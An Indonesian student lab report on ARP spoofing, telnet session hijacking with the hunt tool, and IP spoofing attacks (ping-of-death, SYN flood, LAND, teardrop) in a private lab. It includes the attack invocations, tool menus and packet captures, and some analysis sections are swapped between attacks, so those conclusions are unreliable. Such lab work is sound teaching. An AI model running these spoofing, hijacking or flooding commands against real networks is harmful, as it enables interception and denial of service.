

LAPORAN ADVANCED NETWORK SECURITY AND PROTOCOLS

Analisis Praktikum Network Security (Sniffing, Spoofing dan Session Hijacking)



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PROGRAM STUDI INFORMATIKA

FAKULTAS TEKNIK


UNIVERSITAS MUHAMMADIYAH MAKASSAR

2025

LEMBAR ANALISA

I. ARP Spoofing

A. Gambar topologi jaringan beserta dengan IP Addressnya



B. Instal aplikasi telnet dan ssh pada Server dan lakukan tes koneksi dari client (point 1.b)

- Install SSH

```
Session Actions Edit View Help
Processing triggers for kali-menu (2025.4.1) ...
Processing triggers for man-db (2.13.1-1) ...

(root@Aliyah)-[/home/aliyah]
# sudo systemctl start ssh

(root@Aliyah)-[/home/aliyah]
# sudo systemctl enable ssh

Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(root@Aliyah)-[/home/aliyah]
# sudo systemctl status ssh

● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Fri 2025-12-26 22:07:52 WITA; 11s ago
  Invocation: b8d4f2d5da3e4ca8a0c6acec0cac7001
    Docs: man:sshd(8)
          man:sshd_config(5)
   Main PID: 63057 (sshd)
     Tasks: 1 (limit: 2075)
    Memory: 1.5M (peak: 2.1M)
       CPU: 22ms
    CGroup: /system.slice/ssh.service
            └─63057 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 26 22:07:52 Aliyah systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Dec 26 22:07:52 Aliyah sshd[63057]: Server listening on 0.0.0.0 port 22.
Dec 26 22:07:52 Aliyah sshd[63057]: Server listening on :: port 22.
Dec 26 22:07:52 Aliyah systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

(root@Aliyah)-[/home/aliyah]
# netstat -tulpn | grep ssh

tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN     63057/sshd: /
usr/sb
tcp6       0      0 :::22             :::*                LISTEN     63057/sshd: /
usr/sb
```

- Install Telnet Server

```

root@Aliyah: /home/aliyah
Session Actions Edit View Help
(root@Aliyah)-[/home/aliyah]
# sudo apt-get install telnetd

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done

The following packages were automatically installed and are no longer required:
  amass-common libbluray2 libbson-1.0-0t64 libconfig-inifiles-perl libjs-jquery-ui
  libjs-underscore libmongoc-1.0-0t64 libmongocrypt0 libplacebo349 libportmidi0 librav1e0.7
  libtheoradec1 libtheoraenc1 libudfread0 libx264-164 libxml2 python3-bluepy
  python3-click-plugins python3-gpg python3-kismetcapturebtgeiger
  python3-kismetcapturefreaklabszigbee python3-kismetcapturertl433
  python3-kismetcapturertladsb python3-kismetcapturertlamr python3-protobuf
  python3-zombie-imp samba-ad-dc samba-ad-provision samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

The following additional packages will be installed:
  inetutils-inetd inetutils-telnet inetutils-telnetd libc-bin libc-dev-bin
  libc-gconv-modules-extra libc-l10n libc6 libc6-dev libc6-i386 locales tcpd
The following NEW packages will be installed:
  inetutils-inetd inetutils-telnetd libc-gconv-modules-extra tcpd telnetd
The following packages will be upgraded:
  inetutils-telnet libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 locales
8 upgraded, 5 newly installed, 0 to remove and 1058 not upgraded.
Need to get 13.4 MB of archives.
After this operation, 2,357 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:3 http://kali.download/kali kali-rolling/main amd64 locales all 2.42-5 [3,927 kB]
Get:2 http://mirror.freedef.org/kali kali-rolling/main amd64 libc-l10n all 2.42-5 [749 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libc-dev-bin amd64 2.42-5 [60.3 kB]
Get:1 http://mirror.primelink.net.id/kali kali-rolling/main amd64 libc-gconv-modules-extra am
d64 2.42-5 [1,127 kB]
Get:11 http://mirror.sg.gs/kali kali-rolling/main amd64 inetutils-telnet amd64 2:2.7-1 [127 k
B]
Get:9 http://mirror.aktkn.sg/kali kali-rolling/main amd64 tcpd amd64 7.6.q-36 [23.5 kB]
Get:12 http://mirror.freedef.org/kali kali-rolling/main amd64 inetutils-telnetd amd64 2:2.7-1
[103 kB]
Get:4 http://mirror.primelink.net.id/kali kali-rolling/main amd64 libc6 amd64 2.42-5 [1,888 k
B]
Get:5 http://kali.download/kali kali-rolling/main amd64 libc-bin amd64 2.42-5 [674 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libc6-dev amd64 2.42-5 [2,091 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 libc6-i386 amd64 2.42-5 [2,557 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 inetutils-inetd amd64 2:2.7-1 [81.5
kB]
Get:13 http://http.kali.org/kali kali-rolling/main amd64 telnetd all 0.17+2.7-1 [40.1 kB]
Fetched 13.4 MB in 8s (1,734 kB/s)
Preconfiguring packages ...

```

- Install Telnet Client

```

(root@sukma)-[/home/sukma]
# sudo apt update
sudo apt install telnetd openssh-inetd -y

Hit:1 http://http.kali.org/kali kali-rolling InRelease
1445 packages can be upgraded. Run 'apt list --upgradable' to see them.
telnetd is already the newest version (0.17+2.7-1).
openssh-inetd is already the newest version (0.20221205-3+b2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1445

```

C. Catat MAC Address dari komputer client dan server (poin 1.d)

- MAC Address Client

```

? (10.118.160.42) at c4:68:d5:c4:71:83 [ether] on eth0

```

- MAC Address Server

```

? (10.118.160.102) at f4:26:79:7c:4d:b8 [ether] on eth0

```

D. Catat MAC Address setelah dilakukan arp spoofing dengan tool hunt (poin 1.e), bandingkan dengan MAC address sebelumnya.

- Proses arp spoofing menggunakan tool hunt.

```
— arpspoof daemon — rcvpkt 33, free/alloc 63/64 —Y—
s/k) start/stop relay daemon
l/L) list arp spoof database
a) add host to host arp spoof i/I) insert single/range arp spoof
d) delete host to host arp spoof r/R) remove single/range arp spoof
t/T) test if arp spoof succeeded y) relay database
x) return
-arps> a
src/dst host1 to arp spoof> 10.118.160.102
host1 fake mac [EA:1A:DE:AD:BE:01]>
src/dst host2 to arp spoof> 10.118.160.42
host2 fake mac [EA:1A:DE:AD:BE:02]>
refresh interval sec [0]>
— arpspoof daemon — rcvpkt 46, free/alloc 63/64 —Y—
s/k) start/stop relay daemon
l/L) list arp spoof database
a) add host to host arp spoof i/I) insert single/range arp spoof
d) delete host to host arp spoof r/R) remove single/range arp spoof
t/T) test if arp spoof succeeded y) relay database
x) return
-arps> t
0) on 10.118.160.42 is 10.118.160.102 as EA:1A:DE:AD:BE:01 refresh 0s
1) on 10.118.160.102 is 10.118.160.42 as EA:1A:DE:AD:BE:02 refresh 0s
item nr. to test> 0
ARP spoof in host 10.118.160.42 - OK
— arpspoof daemon — rcvpkt 56, free/alloc 63/64 —Y—
s/k) start/stop relay daemon
l/L) list arp spoof database
a) add host to host arp spoof i/I) insert single/range arp spoof
d) delete host to host arp spoof r/R) remove single/range arp spoof
t/T) test if arp spoof succeeded y) relay database
x) return
-arps> t
0) on 10.118.160.42 is 10.118.160.102 as EA:1A:DE:AD:BE:01 refresh 0s
1) on 10.118.160.102 is 10.118.160.42 as EA:1A:DE:AD:BE:02 refresh 0s
item nr. to test> 1
ARP spoof in host 10.118.160.102 - OK
— arpspoof daemon — rcvpkt 59, free/alloc 63/64 —Y—
s/k) start/stop relay daemon
l/L) list arp spoof database
a) add host to host arp spoof i/I) insert single/range arp spoof
d) delete host to host arp spoof r/R) remove single/range arp spoof
t/T) test if arp spoof succeeded y) relay database
x) return
```

- MAC Address Client setelah arp spoofing

```
? (10.118.160.42) at 4c:82:a9:8c:78:2b [ether] on eth0
```

- MAC Address Server setelah arp spoofing

```
? (10.118.160.102) at 4c:82:a9:8c:78:2b [ether] on eth0
```

Note : Terjadi perubahan mac address baik dari sisi client maupun server setelah dilakukan proses arp spoofing.

E. Catat proses terjadinya session hijacking (poin 2)

1. Telnet client-server

- Telnet dari sisi client

```
(root@sukma)~[/home/sukma]
# telnet 10.118.160.101
Trying 10.118.160.101...
Connected to 10.118.160.101.
Escape character is '^]'.

Linux 6.16.8+kali-amd64 (Aliyah) (pts/2)

Aliyah login: AliYAh.023
Password:
Login incorrect

Aliyah login: aliyah
Password:
Linux Aliyah 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
zsh: corrupt history file /home/aliyah/.zsh_history
```

- Telnet dari sisi server

```
(root@Aliyah)~[/home/aliyah]
# telnet 10.118.160.42
Trying 10.118.160.42...
Connected to 10.118.160.42.
Escape character is '^]'.

Linux 6.12.38+kali-amd64 (sukma.sukma321) (pts/5)

sukma login: sukma
Password:
(sukma@sukma)~[~]
$
```

2. Amati pada komputer attacker

- Proses Hijacking

```
— Main Menu — rcvpkt 88, free/alloc 63/64 — Y—
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
➡ l
0) 10.118.160.42 [35192] → 10.118.160.102 [23]
1) 10.118.160.102 [36474] → 10.118.160.42 [23]
— Main Menu — rcvpkt 95, free/alloc 63/64 — Y—
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
→ a
0) 10.118.160.42 [35192] → 10.118.160.102 [23]
1) 10.118.160.102 [36474] → 10.118.160.42 [23]

choose conn> 0
hosts already ARP spoofed
input mode [r]aw, [l]ine+echo+[\r, line+[e]cho [r]>
dump connectin y/n [y]>
dump [s]rc/[d]st/[b]oth [b]>
print src/dst same characters y/n [n]>
```


- Output hijacking yang berhasil (aktivitas dari sisi client dapat dilihat secara real time)

```
CTRL-C to break
lls

Desktop  Downloads  Music  Public  Templates
Documents kunci.log Pictures sslkey.log Videos

<E2><94><8C><E2><94><80><E2><94><80>(aliyah<E3><89><BF>Aliyah)-[~]
<E2><94><94><E2><94><80>$

Desktop  Downloads  Music  Public  Templates
Documents kunci.log Pictures sslkey.log Videos

<E2><94><8C><E2><94><80><E2><94><80>(aliyah<E3><89><BF>Aliyah)-[~]
<E2><94><94><E2><94><80>$ ppwwwwhoami

aliyah
```

3. Catat koneksi client-server setelah dilakukan hijacking dgn netstat -nat

```
Capturing from eth0
sukma@sukma: ~

Session Actions Edit View Help

(root@Aliyah)-[/home/aliyah]
# telnet 10.118.160.42
Trying 10.118.160.42 ...
Connected to 10.118.160.42.
Escape character is '^]'.

Linux 6.12.38+kali-amd64 (sukma.sukma321) (pts/0)

sukma login: sukma
Password:
(sukma@sukma)-[~]
$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0  136 10.118.160.42:23        10.118.160.102:36474    ESTABLISHED
tcp        0      0 10.118.160.42:35192     10.118.160.102:23      ESTABLISHED
tcp6       0      0 :::23                  :::*                   LISTEN

(sukma@sukma)-[~]
$
```

4. Ulangi langkah diatas jika yang dijalankan aplikasi ssh

- SSH dari sisi client

```
(root@sukma)-[/home/sukma]
# ssh telnetuser@10.118.160.102
telnetuser@10.118.160.102's password:
Linux Aliyah 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec 27 01:30:12 2025 from 10.118.160.42
(telnetuser@Aliyah)-[~]
```

- SSH dari sisi server

```

26 (root@Aliyah)-[/home/aliyah]
5 # ssh telnetuser@10.118.160.42
3 telnetuser@10.118.160.42's password:
1 Linux sukma 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

5 The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
9 individual files in /usr/share/doc/*/copyright.

8 Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
4 Last login: Fri Dec 26 12:29:50 2025 from 10.118.160.102
e (telnetuser@sukma)-[~]
f $ exit
c logout
Connection to 10.118.160.42 closed.

```

- Proses hijacking tidak bisa dilakukan pada SSH


```

x) exit
→ l
no connections are available
— Main Menu — rcvpkt 2182, free/alloc 63/64 —Y—
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
→ l
no connections are available
— Main Menu — rcvpkt 2282, free/alloc 63/64 —Y—

```

II. IP Spoofing

A. Gambar topologi jaringan beserta dengan IP Addressnya




B. Jalankan beberapa tool ip spoofing dan catat apa yang terjadi

1. pod_spoofing

- Attacker

```
(root@kali)-[/home/kali]
# sudo ./pod_spoofing 1.1.1.1 10.118.160.102
Sending PoD Spoofing from 1.1.1.1 to 10.118.160.102 ...
```

- Target



The image shows a Wireshark packet capture window titled "Capturing from eth0". The packet list on the left shows several packets, with packet 1 highlighted. The packet details pane on the right shows the structure of the selected packet (No. 1, Time 0.000000000, Source 1.1.1.1, Destination 10.118.160.102). The packet is an ICMP Echo (ping) request with ID 0x0000 and sequence 0/0. The packet bytes pane at the bottom shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	1.1.1.1	10.118.160.102	ICMP	68	Echo (ping) request id=0x0000, seq=0/0, t...
2	0.000000188	10.118.160.102	1.1.1.1	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, t...
3	5.133152293	VMware_83:52:5b	36:ba:b7:aa:a3:23	ARP	42	Who has 10.118.160.102? Tell 10.118.160.10...
4	5.137097774	36:ba:b7:aa:a3:23	VMware_83:52:5b	ARP	60	10.118.160.102 is at 36:ba:b7:aa:a3:23
5	5.212843915	VMware_83:52:5b	CloudNetwork_8c:78:...	ARP	60	Who has 10.118.160.102? Tell 10.118.160.17...
6	5.212879958	VMware_83:52:5b	CloudNetwork_8c:78:...	ARP	42	10.118.160.102 is at 00:0c:29:83:52:5b
7	13.321195503	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=1 Ack=1 Win=255 Len=...
8	13.321196060	10.118.160.20	13.107.137.11	TLSv1.2	1329	Application Data
9	13.322100668	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=2736 Ack=1 Win=255 L...
10	13.322100934	10.118.160.20	13.107.137.11	TCP	9794	27344 → 443 [ACK] Seq=4196 Ack=1 Win=255 L...
11	13.344648428	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=13936 Ack=1 Win=255 L...
12	13.344648686	10.118.160.20	13.107.137.11	TCP	1394	27344 → 443 [ACK] Seq=15396 Ack=1 Win=255 L...
13	13.362440968	10.118.160.20	13.107.137.11	TLSv1.2	1514	Application Data
14	13.362441452	10.118.160.20	13.107.137.11	TCP	12594	27344 → 443 [ACK] Seq=18196 Ack=1 Win=255 L...
15	13.366161756	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=30736 Ack=1 Win=255 L...
16	13.366162220	10.118.160.20	13.107.137.11	TLSv1.2	6994	Application Data
17	13.375503811	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=39136 Ack=1 Win=255 L...
18	13.375503413	10.118.160.20	13.107.137.11	TCP	6994	27344 → 443 [ACK] Seq=40596 Ack=1 Win=255 L...


- Analisa paket : Terlihat paket nomor 1 menggunakan protokol ICMP dengan Source: 1.1.1.1 dan Destination: 10.118.160.102. Paket ini adalah "Echo (ping) request".
- Kesimpulan : IP Spoofing berhasil. Target (10.118.160.102) mengira paket datang dari 1.1.1.1, sehingga pada paket nomor 2, Target mengirimkan "Echo (ping) reply" kembali ke alamat palsu tersebut (1.1.1.1).

2. syn_flood

- Attacker

```
(root@kali)-[/home/kali]
# ./syn_flood 1.1.1.1 10.118.160.102 1 100
Flooding 10.118.160.102 from 1.1.1.1 ...
```



- Target




- Analisa paket : Daftar paket didominasi oleh protokol mDNS (Multicast DNS) dan satu paket DHCP Request. Tidak terlihat adanya paket IP dengan flag fragmentasi yang bermasalah secara spesifik dalam tampilan ini.
- Kesimpulan : Serangan Teardrop mungkin tidak terdeteksi dengan jelas pada filter ini atau paket tersebut diabaikan oleh sistem karena dianggap lalu lintas jaringan standar (seperti query mDNS).

3. Land-attack

- Attacker



- Target




- Analisa paket : Terdapat banyak paket protokol TCP dan TLSv1.2. Paket nomor 13 ditandai dengan warna hitam dengan info "[TCP Previous segment not captured]", yang menandakan adanya paket yang hilang atau datang terlalu cepat sehingga tidak tersusun dengan benar.
- Kesimpulan : Terjadi indikasi banjir data (*flood*) yang menyebabkan sistem penerima kesulitan menangkap semua segmen paket secara berurutan, mengakibatkan banyaknya transmisi ulang atau paket yang terabaikan.

4. Teardrop_spoofing

- Attacker

```
(root@kali)-[/home/kali]
# ./teardrop 10.118.160.102 1.1.1.1 50
Sending Teardrop fragments from 10.118.160.102 to 1.1.1.1...
```

- Target




- Analisa paket : Seluruh paket menunjukkan alamat Source dan Destination yang identik, yaitu 10.118.160.102. Semua paket memiliki flag [SYN] dan tertuju pada port 80.
- Kesimpulan : Serangan *LAND Attack* berhasil dilakukan. Target mengirimkan paket ke dirinya sendiri secara berulang (terlihat dari info TCP Retransmission). Hal ini memaksa sistem target untuk memproses koneksi yang tidak akan pernah selesai, yang berpotensi menyebabkan *system crash* atau penggunaan CPU hingga 100%.


C. Amati serangan dengan tool:

1. Etherape

